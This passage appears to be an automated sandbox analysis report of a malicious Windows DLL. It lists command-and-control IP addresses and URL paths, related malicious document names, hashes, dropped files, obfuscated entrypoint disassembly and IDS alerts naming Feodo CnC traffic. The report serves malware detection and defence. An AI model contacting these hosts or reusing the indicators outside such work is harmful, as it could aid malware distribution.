function • Report creation exceeded maximum time and may have missing disassembly code information. • Report size exceeded maximum capacity and may have missing behavior information. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtProtectVirtualMemory calls found. • Report size getting too big, too many NtQueryValueKey calls found. • VT rate limit hit for: /opt/package/joesandbox/database/analysis/344305/sample/zGeK5so94c.dll

Simulations

Behavior and APIs

Time	Type	Description
12:20:48	API Interceptor	1x Sleep call for process: loaddll32.exe modified
12:21:22	API Interceptor	10x Sleep call for process: svchost.exe modified
12:21:25	API Interceptor	560x Sleep call for process: rundll32.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
203.157.152.9	Bestellung.doc	Get hash	malicious	Browse	• 203.157.152.9:7080/fp6mnzkaqr6g444l/72u9p3zs7/g2jlp29e1gun28tdsj/98qlj89cyfd5f3jv/gfxmq8g7uq109a/
	Beauftragung.doc	Get hash	malicious	Browse	• 203.157.152.9:7080/1mknma6mw3iwffexp2/
	Reservierung.doc	Get hash	malicious	Browse	• 203.157.152.9:7080/6eve8qas5/0i5mfaii/p8bez9p65uc19f4/grju6ta/
	Beorderung.doc	Get hash	malicious	Browse	• 203.157.152.9:7080/xjj84/c3o6r1ebhyxncr9/9sjisujiufchwydnol9/rkuxo00mhg/
	Bestellung.doc	Get hash	malicious	Browse	• 203.157.152.9:7080/y4p99euagxraa4zj/2wbjd3933k44x/1is5p89u2lc009/atph/h2r0ok8wa30trloqlf9/
	Inv DK448.doc	Get hash	malicious	Browse	• 203.157.152.9:7080/3lec7urzx75mbq0/jwg3osdiklskv3/
	Invoice S2517158.doc	Get hash	malicious	Browse	• 203.157.152.9:7080/nqu8y0186o53/1aptxcpbn3iz11tn/ulw3e69cw2/
	http://xichengkeji.top/classic-retro-l8swk/3926bosets0n4/u2cfhti77-96	Get hash	malicious	Browse	• 203.157.152.9:7080/m8k9od75wi4wt2s131/ldx9ip66uu7zrrcv1qt/dx6l/aupcslxxe4sj3op4i/k3lns8t/
190.55.186.229	Order.doc	Get hash	malicious	Browse	• 190.55.186.229/efl8dd1i/

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	N00048481397007.doc	Get hash	malicious	Browse	• 190.55.186.229/pvaadnb3/
	Invoice 6682363.doc	Get hash	malicious	Browse	• 190.55.186.229/zu0s8fp/p0ci9j50w974/cj5r0kfb71n/m8g30yu0kjfggim2u/66n2ab/ipuz3m08m8x037v8/
	certificado.doc	Get hash	malicious	Browse	• 190.55.186.229/t3u070voc/dhvfsiwa8/4hr1scfgu20pt/iroc8/mlfa/v0pznqop/
	SecuriteInfo.com.Mal.DocDl-K.24054.doc	Get hash	malicious	Browse	• 190.55.186.229/i9lbsrtqcu0eub47zf/
	SecuriteInfo.com.Mal.DocDl-K.32352.doc	Get hash	malicious	Browse	• 190.55.186.229/jgeu/
	SecuriteInfo.com.Mal.DocDl-K.460.doc	Get hash	malicious	Browse	• 190.55.186.229/mlqum5rvy23mclyw98/bxc1sxq6pyd4l/glso7yy9y6j/63ww5/j94pvx/
	PQWX99943.doc	Get hash	malicious	Browse	• 190.55.186.229/b0sm4wo0eycy/enwxs3/ch9vx64v/

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
TelecentroSAAR	Bestellung.doc	Get hash	malicious	Browse	• 190.55.186.229
	Order.doc	Get hash	malicious	Browse	• 190.55.186.229
	N00048481397007.doc	Get hash	malicious	Browse	• 190.55.186.229
	Invoice 6682363.doc	Get hash	malicious	Browse	• 190.55.186.229
	certificado.doc	Get hash	malicious	Browse	• 190.55.186.229
	SecuriteInfo.com.Mal.DocDl-K.24054.doc	Get hash	malicious	Browse	• 190.55.186.229
	SecuriteInfo.com.Mal.DocDl-K.32352.doc	Get hash	malicious	Browse	• 190.55.186.229
	SecuriteInfo.com.Mal.DocDl-K.460.doc	Get hash	malicious	Browse	• 190.55.186.229
	PQWX99943.doc	Get hash	malicious	Browse	• 190.55.186.229
	dq1J3cjv.exe	Get hash	malicious	Browse	• 186.19.62.249
	malware1.exe	Get hash	malicious	Browse	• 186.19.26.230
	Astra.x86	Get hash	malicious	Browse	• 181.45.174.122
	ezkQ0RtL.exe	Get hash	malicious	Browse	• 186.19.62.249
	14240456646.exe	Get hash	malicious	Browse	• 186.19.62.249
	GsQzmGULNs.exe	Get hash	malicious	Browse	• 186.23.189.192
	43mai.exe	Get hash	malicious	Browse	• 186.19.205.93
	27Label_00384463.doc.js	Get hash	malicious	Browse	• 181.44.194.254
	363evUVPRxr3.exe	Get hash	malicious	Browse	• 186.19.196.93
	4Cc4YU01dF.sct	Get hash	malicious	Browse	• 186.23.49.11
	http://206.189.68.184/xybt_A1sb-SMlX/qFX/Attachments/02_19	Get hash	malicious	Browse	• 190.55.118.192
MOPH-TH-APInformationTechnologyOfficeSG	Bestellung.doc	Get hash	malicious	Browse	• 203.157.152.9
	Beauftragung.doc	Get hash	malicious	Browse	• 203.157.152.9
	Reservierung.doc	Get hash	malicious	Browse	• 203.157.152.9
	Beorderung.doc	Get hash	malicious	Browse	• 203.157.152.9
	Bestellung.doc	Get hash	malicious	Browse	• 203.157.152.9
	Inv DK448.doc	Get hash	malicious	Browse	• 203.157.152.9
	Invoice S2517158.doc	Get hash	malicious	Browse	• 203.157.152.9

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	http://xichengkeji.top/classic-retro-l8swk/3926bosets0n4/u2cfhti77-96	Get hash	malicious	Browse	• 203.157.152.9

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_874016c5b9dda738fcae96b92993f32a2ecc633_b4806494_128dda85\Report.wer

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	7346
Entropy (8bit):	3.748188985002638
Encrypted:	false
SSDEEP:	96:htIbKCW0y0y9hTX7tNfwbpXIQcQEc6ncE1cw35j+a+z+HbHgUZAXGng5FMTPSkvs:U1UcHqj/NDjy/u7s+S274ItWv
MD5:	4B3049739286DD1B29726F71451F44F3
SHA1:	F8E12E892DB0DA4507634BD155878D13D7D6E037
SHA-256:	CAAED14D04E974509D485C042179EDFD745CA89E070ECA11199EEB0B3986D031
SHA-512:	09DC3FC9ABC7ACEC1E55D6173EB029E44BE968635FB00057CE5E176E7A41A6922E5FDBE70DFB15B63AEADDD3BCE99CD4640C31417A61F3A1E7258E400B29960
Malicious:	false
Preview:	..V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.A.P.P.C.R.A.S.H.....E.v.e.n.t.T.i.m.e.=.1.3.2.5.6.1.3.3.6.4.2.2.7.3.9.9.2.4.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.9.b.1.1.2.3.5.0.-.d.f.b.0.-.4.8.4.1.-.b.0.f.9.-.3.3.9.5.3.2.5.d.e.d.1.5.....I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.a.8.9.3.0.8.a.d.-.e.d.c.7.-.4.5.2.4.-.9.e.a.3.-.d.e.d.1.3.3.0.f.c.d.c.3.....W.o.w.6.4.H.o.s.t.=.3.4.4.0.4.....W.o.w.6.4.G.u.e.s.t.=.3.3.2.....N.s.A.p.p.N.a.m.e.=.l.o.a.d.d.l.l.3.2...e.x.e.....A.p.p.S.e.s.s.i.o.n.G.u.i.d.=.0.0.0.0.1.b.b.c.-.0.0.0.1.-.0.0.1.b.-.b.8.2.e.-.4.b.4.6.d.5.f.3.d.6.0.1.....T.a.r.g.e.t.A.p.p.I.d.=.W.:.0.0.0.0.d.a.3.9.a.3.e.e.5.e.6.b.4.b.0.d.3.2.5.5.b.f.e.f.9.5.6.0.1.8.9.0.a.f.d.8.0.7.0.9.!.0.0.0.0.d.a.3.9.a.3.e.e.5.e.6.b.4.b.0.d.3.2.5.5.b.f.e.f.9.5.6.0.1.8.9.0.a.f.d.8.0.7.0.9.!.l.o.a.d.d.l.l.3.2...e.x.e.....T.a.r.g.e.t.A.p.p.V.e.r.=.2.0.2.0./.1.1./.3.0.:.1.2.:.1.5.:.2.1.!.0.!.l.o.a.d.d.l.l.3.2...e.x.e.....B.o.o.t.I.d.=.4.2.9.4.

C:\ProgramData\Microsoft\Windows\WER\Temp\WERD3DE.tmp.dmp

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Mini DuMP crash report, 15 streams, Tue Jan 26 11:20:42 2021, 0x1205a4 type
Category:	dropped
Size (bytes):	22008
Entropy (8bit):	2.361260079629944
Encrypted:	false
SSDEEP:	192:GvobIioNi2HtWlOo62pQoaWJD84xl7c4vi:UxHtWfpaP+D84G
MD5:	4CCF5137393D458F84089E87CAAEE239
SHA1:	28977AE291753E370817C82F34FA91CCB9D54BC1
SHA-256:	D2DF381B0152AB6E2C1CF7494F79ECF7163F851F15952A84B4E03FB87493AED6
SHA-512:	4C6DE9E7BA35AC66C1E30E9F198BE33E2D97B8B817F2AA2E4E9266D7B204DAA70678D67E4BA61F8EB975B97DF72056AAFCD6252D7B6A82618009007435FF37E1
Malicious:	false
Preview:	MDMP..... .....`.....U.....B.....|.....GenuineIntelW.....T.....`.....0.....W... .E.u.r.o.p.e. .S.t.a.n.d.a.r.d. .T.i.m.e.....W... .E.u.r.o.p.e. .D.a.y.l.i.g.h.t. .T.i.m.e.....1.7.1.3.4...1...x.8.6.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.....d.b.g.c.o.r.e...i.3.8.6.,.1.0...0...1.7.1.3.4...1.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	8266
Entropy (8bit):	3.6922097251089263
Encrypted:	false
SSDEEP:	192:Rrl7r3GLNikf6AJ6Yr8SUqsOgmfnSwV+pBH89byKsfJGm:RrlsNi86AJ6YwSUqsOgmfnSwrypfh
MD5:	77A02BF9B3D575ED700B174C64F81F94

C:\ProgramData\Microsoft\Windows\WER\Temp\WERD575.tmp.WERInternalMetadata.xml	
SHA1:	8AD6B2CA6EF8ECBA268A6AEC44CB00D9A4D901B0
SHA-256:	1D8F644B0872D416796B40735E7CD17A49D28A1F10361F44484DDC90447FA212
SHA-512:	24083C1043B0904388365CAC6DE9A5738835538306CE923BA2E3E2CBB29E7E13B22DC5A7FAEE528841D7325E3CFAB34E25920D2533793808C79587B0B8031B9B
Malicious:	false
Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.l.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d. o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.<./.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.1.7.1.3.4.<./.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o. <./.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.<./.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4. <./.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.1.<./.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.<./.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.<./. A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.1.0.3.3.<./.L.C.I.D.>.....<./.O.S.V.e.r.s.i.o.n.l.n.f.o.r.m.a.t.i.o.n.>.....<.P.r.o.c.e.s.s.l.n.f.o.r.m.a.t.i.o.n.>.....<.P.i.d.>.7.1.0.0.<./.P.i. d.>.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WERD6FB.tmp.csv	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	55840
Entropy (8bit):	3.0469999953879663
Encrypted:	false
SSDEEP:	768:oZHtFHnEVAZJ2mhtePntJLcPVo9tzitslsp9x6fI7RM4i:oZHtFH8AZImhtInUPVo9tzitb+fz4i
MD5:	9E62C332404FA2489586B796FD8422D6
SHA1:	1CB0B4C224CA617C57AF078F520B46C046A1D48F
SHA-256:	D713DA7A135F0A998A57B623B5B5D53F9F81065CE6970BFE378BDD82E82A9636
SHA-512:	2C09158BC33D915B3A538DA1BF1B2F3AC8D16F717C0FD2492C9652E1145A18AF8D18A0600CA3A1DBD2B57588707AC622D40393DEF27B7F64B7C30334CA2AB8
Malicious:	false
Preview:	I.m.a.g.e.N.a.m.e.,.U.n.i.q.u.e.P.r.o.c.e.s.s.I.d.,.N.u.m.b.e.r.O.f.T.h.r.e.a.d.s.,.W.o.r.k.i.n.g.S.e.t.P.r.i.v.a.t.e.S.i.z.e.,.H.a.r.d.F.a.u.l.t.C.o.u.n.t.,.N.u.m.b.e.r.O.f.T.h.r.e.a.d.s.H. i.g.h.W.a.t.e.r.m.a.r.k.,.C.y.c.l.e.T.i.m.e.,.C.r.e.a.t.e.T.i.m.e.,.U.s.e.r.T.i.m.e.,.K.e.r.n.e.l.T.i.m.e.,.B.a.s.e.P.r.i.o.r.i.t.y.,.P.e.a.k.V.i.r.t.u.a.l.S.i.z.e.,.V.i.r.t.u.a.l.S.i.z.e.,.P.a.g.e.F. a.u.l.t.C.o.u.n.t.,.W.o.r.k.i.n.g.S.e.t.S.i.z.e.,.P.e.a.k.W.o.r.k.i.n.g.S.e.t.S.i.z.e.,.Q.u.o.t.a.P.e.a.k.P.a.g.e.d.P.o.o.l.U.s.a.g.e.,.Q.u.o.t.a.P.a.g.e.d.P.o.o.l.U.s.a.g.e.,.Q.u.o.t.a.P.e. a.k.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.,.Q.u.o.t.a.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.,.P.a.g.e.f.i.l.e.U.s.a.g.e.,.P.e.a.k.P.a.g.e.f.i.l.e.U.s.a.g.e.,.P.r.i.v.a.t.e.P.a.g.e.C.o.u.n. t.,.R.e.a.d.O.p.e.r.a.t.i.o.n.C.o.u.n.t.,.W.r.i.t.e.O.p.e.r.a.t.i.o.n.C.o.u.n.t.,.O.t.h.e.r.O.p.e.r.a.t.i.o.n.C.o.u.n.t.,.R.e.a.d.T.r.a.n.s.f.e.r.C.o.u.n.t.,.W.r.i.t.e.T.r.a.n.s.f.e.r.C.o.u. n.t.,.O.t.h.e.r.T.r.a.n.s.f.e.r.C.o.u.n.t.,.H.a.n.

C:\ProgramData\Microsoft\Windows\WER\Temp\WERD70C.tmp.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	4557
Entropy (8bit):	4.434761553912698
Encrypted:	false
SSDEEP:	48:cvIwSD8zsxPJgtWI9Q2WSC8BpQ8fm8M4JOzFy+q8+HiKBKcQIcQwv+sd:uITfPnXSNLtJPMKBKkwv+sd
MD5:	B4B5DF27A6276891F7EDA704E31511A9
SHA1:	DD63886F51BD8F68506450B7EE879F269AE7CE7E
SHA-256:	CC4BBBE761C631D6355A92DF394FDF63F04ABB08134AC653239410F4014269F5
SHA-512:	2223BF109F0D1FE61F90381B58769A2E9A34FDC3982C068D1D981B85577E6D9AEE61AD7044D49C1D1F44AC9475BD93707A5BC6B7FDB6A71A21F1F6301A525EA
Malicious:	false
Preview:	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src>.. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="17134" />.. <arg nm="vercsdbld" val="1" />.. <arg nm="verqfe" val="1" />.. <arg nm="csdbld" val="1" />.. <arg nm="versp" val="0" />.. <arg nm="arch" val="9" />.. <arg nm="lcid" val="1033" />.. <arg nm="geoid" val="244" />.. <arg nm="sku" val="48" />.. <arg nm="domain" val="0" />.. <arg nm="prodsuite" val="256" />.. <arg nm="ntprodtype" val="1" />.. <arg nm="platid" val="2" />.. <arg nm="tmsi" val="833551" />.. <arg nm="osinsty" val="1" />.. <arg nm="iever" val="11.1.17134.0-1 1.0.47" />.. <arg nm="portos" val="0" />.. <arg nm="ram" val="4096" />..

C:\ProgramData\Microsoft\Windows\WER\Temp\WERD98C.tmp.txt	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	13340
Entropy (8bit):	2.6942821752607897
Encrypted:	false
SSDEEP:	96:9GiZYWVhbUmvAT0YKYkW/SHcYEZWjt2i0q8/dwpXsCaE2qCpwIaB3:9jZD7xM0ty2ncCaE2qCpHaB3
MD5:	93610FB3EED6557EA9DECB05D8D30CDF
SHA1:	8D8FE718630DD53B6A72E48523D487EE0B193E04
SHA-256:	A346415DF0EF26CF661FB38F27E6FF762A8191DC339650B528A785980A6A165C
SHA-512:	22C212CF62031ADC12E96799FB8F8DA4B6880150B5A19938AB480564A49F9761D6F6B08A8929448F5D8FBA3530D32097F2A0C8F0C62134F4FC20940166451C3D
Malicious:	false

C:\ProgramData\Microsoft\Windows\WER\Temp\WERD98C.tmp.txt	
Preview:	B...T.i.m.e.r.R.e.s.o.l.u.t.i.o.n. . . . . .1.5.6.2.5.0.....B...P.a.g.e.S.i.z.e. . . . . .4.0.9.6.....B...N.u m.b.e.r.O.f.P.h.y.s.i.c.a.l.P.a.g.e.s. . . . . .1.0.4.8.3.1.5.....B...L.o.w.e.s.t.P.h.y.s.i.c.a.l.P.a.g.e.N.u.m.b.e.r. . . . . .1. ....B...H.i.g.h.e.s.t.P.h.y.s.i.c.a.l.P.a.g.e.N.u.m.b.e.r. . . . . .1.3.1.0.7.1.9.....B...A.l.l.o.c.a.t.i.o.n.G.r.a.n.u.l.a.r.i.t.y. . . . . . .6.5.5.3.6.....B...M.i.n.i.m.u.m.U.s.e.r.M.o.d.e.A.d.d.r.e.s.s. . . . . .6.5.5.3.6.....B...M.a.x.i.m.u.m.U.s.e.r.M.o.d.e.A.d.d.r.e.s.s. . . . . . .1.4.0.7.3.7.4.8.8.2.8.9.7.9.1.....B...A.c.t.i.v.e.P.r.o.c.e.s.s.o.r.s.A.f.f.i.n.i.t.y.M.a.s.k. . . . .

C:\Users\user\AppData\Local\Temp\UPD6720.tmp	
Process:	C:\Windows\SysWOW64\rundll32.exe
File Type:	data
Category:	dropped
Size (bytes):	127008
Entropy (8bit):	**7.9986248094611545**
Encrypted:	**true**
SSDEEP:	3072:IaAsM09nSc63+nmGhKZ/b5UhN30+EMPHVLCApUmwLgJfD33EKc:dlSSylKN30+jJUmwafZc
MD5:	CA3F18E60AAFFC87EA46A2C8EE6B7209
SHA1:	4F573723EF195D62E8B1652C83412480508AF9EE
SHA-256:	D8AA5DE3BE3D7CD5BBDC546E2E83BDDA0FE03C867072D29D31EFD24E3DDBAEFB
SHA-512:	978B9B8B2C870C7AE8E3370610025EB680D8C4C3020C8ECC2AE74108E81657C5C5B73E4BC839527AC92E69DF24514BBE8D4555DA5AF3C572AA5A04B4C1F2E8 5
Malicious:	false
Preview:	....cE,.w;..$d.....*H.8Hh.<.....J....?.[...?._.C;.j.1..O*u.g}z.....b.8.5.A.L..<)>r.V.q .....\|2.a..E...}..i,f-.!.`.X.....+n..`GB.).4.....cn..pD.....k..]..-.jt...Q..4....=.=3E.}R(..!c.. K.#&.'t...[w.tP%a*(.....n.-.l.....Ye..p...../2.H.NS...j.@wh.....^.e.!....`x7...L.z.1".aC.=K.....19{I.....s..z9..<.{.... .....\....{I=...OC.w.Twm.....J.....X.!.q.I~#$.U._..K....2Hp.....c c{.c.X...A.*..Dk:.w^..v...{.,.....x.....O.`i,D..s..J2A..J....%:.....$...!:..0.*.h....@..\|..L.r...N..&..J..j.iu.....<...k{t{..L.j..\|.<YZ.%....;....3.~\e.;..%<\|O~WntU.VV.kw...*nh..d...M....7..N=w.f- =..6...lx4B.j5..Z..".<., >..C.2..1`W.!.DJxX....r..;.t.;...J.m..q.O1..2..n..L..5O...K..`d*b....p.0.t.O..W...5.l;TZ./,.K..J...Y-q(..8h;...[.....A.....y.@y...f_5{...Yv8O4..C..=`S*.!.....0.... Dr.t.\..SS.9p...k.].g....7h Z..bBH.a..c.....e...q .KNV^..0...~{z.4.ok.6.ON.'H.;e%.8:..(!7_.$.#...<....$g...J...l.....B#...~Jt...l..%.i..1.?.A8.P.....*}..|..F..@..

C:\Windows\SysWOW64\Hbjpd\pixmxoo.dll	
Process:	C:\Windows\SysWOW64\rundll32.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	413696
Entropy (8bit):	6.829822686771689
Encrypted:	false
SSDEEP:	6144:ZU4InnU7o13vsJPAOllQaumkBdb/2oq0H0HV1LhLpZ1:ZUVU7oFva6l4mkv6oq0UHt1
MD5:	9A062EAD5B2D55AF0A5A4B39C5B5EADC
SHA1:	FC83367BE87C700A696B0329DAB538B5E47D90BF
SHA-256:	A9C68D527223DB40014D067CF4FDAE5BE46CCA67387E9CFDFF118276085F23EF
SHA-512:	693AB862C7E3C5DAD3CA3D44BBC4A5A4C2391FF558E02E86E4C1D7D1FA7C00B4ACF1C426CA619DEA2B422997CAAF1F0ECBA37EC0FFCA19EDACA297005C9A D861
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....U..;...;...;..]...;..].$.;..]...;..8...;..>...;..?...;.....;...:.;.;...2...;...;...;.... ..;.....;...9...;.Rich..;.....PE..L....h.`.....!.....l.....Pu.....@.....|...l...x.....r.....`..H!..@...8.....x...@ .....text..... ..`.rdata.....@..@.data.....@....rsrc....r.....t.....@..@.reloc..H!...`...".....@ ..B..... .....

Static File Info

General

File type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Entropy (8bit):	6.349908068883612
TrID:	• Win32 Dynamic Link Library (generic) (1002004/3) 99.60% • Generic Win/DOS Executable (2004/3) 0.20% • DOS Executable Generic (2002/1) 0.20% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	zGeK5so94c.dll
File size:	126976
MD5:	49fbffd7602b52f05848a6016d42ec89
SHA1:	b57bb387a15b3c0e10a236f3861420a9dac980cb
SHA256:	1859099c09c69aa811c525e9e70787c49048e3c24814d3 1ea2a17905cfad9d18

General

SHA512:	a76ddf9480471d43e71904f1d9ec0295877b6dbdbe7012c faf8b9a745795d3f76579904e3e23ff4d87918f90e4630a6 6a1cdcdb0640828d451733ccde5222c2c
SSDEEP:	3072:0U+7+JpuO2MpbWODrtLnmsh3toybjxI+kUaOBw ygs/geK2g:0kJfh0ODxLmsh9nPx7kUaOBxmL
File Content Preview:	MZ.....@.....!..L.!Th is program cannot be run in DOS mode....$.....|."...q... q...q.d\q8..q.deq...q.dgq...qRich...q.....PE..L. ..[..`.....!.....

File Icon

Icon Hash:	74f0e4ecccdce0e4

Static PE Info

General

Entrypoint:	0x100099ef
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x10000000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE, DLL
DLL Characteristics:	DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x600DFE5B [Sun Jan 24 23:10:19 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	6
OS Version Minor:	0
File Version Major:	6
File Version Minor:	0
Subsystem Version Major:	6
Subsystem Version Minor:	0
Import Hash:	

Entrypoint Preview

Instruction
push ebp
mov ebp, esp
sub esp, 14h
mov dword ptr [ebp-14h], 0000E5F9h
add dword ptr [ebp-14h], 00008EABh
add dword ptr [ebp-14h], FFFF801Ah
xor dword ptr [ebp-14h], 00008CB3h
mov dword ptr [ebp-10h], 0000AA3Ah
shl dword ptr [ebp-10h], 10h
add dword ptr [ebp-10h], 0000BAAFh
xor dword ptr [ebp-10h], AA3AE5B5h
mov dword ptr [ebp-0Ch], 000049EDh
xor dword ptr [ebp-0Ch], BE2B1A0Ah
xor dword ptr [ebp-0Ch], B5B2DB37h
add dword ptr [ebp-0Ch], 0000B030h
xor dword ptr [ebp-0Ch], 0B9A17DBh
mov dword ptr [ebp-08h], 0000928Fh
add dword ptr [ebp-08h], FFFF35C3h
add dword ptr [ebp-08h], 0000ABF1h
shl dword ptr [ebp-08h], 0Dh
xor dword ptr [ebp-08h], 0E88022Ch
mov dword ptr [ebp-04h], 0000DBCCh
or dword ptr [ebp-04h], EDF7A08Fh
imul eax, dword ptr [ebp-04h], 4Eh
mov dword ptr [ebp-04h], eax

Instruction
shr dword ptr [ebp-04h], 0Dh
xor dword ptr [ebp-04h], 000423E2h
dec dword ptr [ebp+0Ch]
jne 00007F05E891641Bh
mov eax, dword ptr [ebp+08h]
mov dword ptr [10020404h], eax
mov eax, dword ptr [ebp-10h]
mov eax, dword ptr [ebp-14h]
call 00007F05E8926A41h
test eax, eax
je 00007F05E8916404h
mov eax, dword ptr [ebp-04h]
mov eax, dword ptr [ebp-08h]
mov eax, dword ptr [ebp-0Ch]
push ecx
push ecx
call 00007F05E891CE03h

Rich Headers

Programming Language:	• [EXP] VS2013 UPD4 build 31101 • [LNK] VS2013 UPD4 build 31101

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x1f010	0x47	.rdata
IMAGE_DIRECTORY_ENTRY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x22000	0x220	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x1d2ed	0x1d400	False	0.634156316774	data	6.48467144584	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x1f000	0x57	0x200	False	0.130859375	data	0.777324576667	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0x20000	0x1094	0x400	False	1.0107421875	data	7.41707765869	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.reloc	0x22000	0x220	0x400	False	0.4375	data	3.11105732479	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Exports


Name	Ordinal	Address
Control_RunDLL	1	0x100043df

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/26/21-12:20:57.094066	TCP	2404322	ET CNC Feodo Tracker Reported CnC Server TCP group 12	49745	80	192.168.2.4	190.55.186.229
01/26/21-12:21:23.470062	TCP	2404326	ET CNC Feodo Tracker Reported CnC Server TCP group 14	49750	7080	192.168.2.4	203.157.152.9

Network Port Distribution



Total Packets: 76

- 53 (DNS)
- 7080 undefined
- 80 (HTTP)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 26, 2021 12:20:57.094065905 CET	49745	80	192.168.2.4	190.55.186.229
Jan 26, 2021 12:21:00.101619959 CET	49745	80	192.168.2.4	190.55.186.229
Jan 26, 2021 12:21:06.117687941 CET	49745	80	192.168.2.4	190.55.186.229
Jan 26, 2021 12:21:23.470062017 CET	49750	7080	192.168.2.4	203.157.152.9
Jan 26, 2021 12:21:23.704705954 CET	7080	49750	203.157.152.9	192.168.2.4
Jan 26, 2021 12:21:23.704864979 CET	49750	7080	192.168.2.4	203.157.152.9
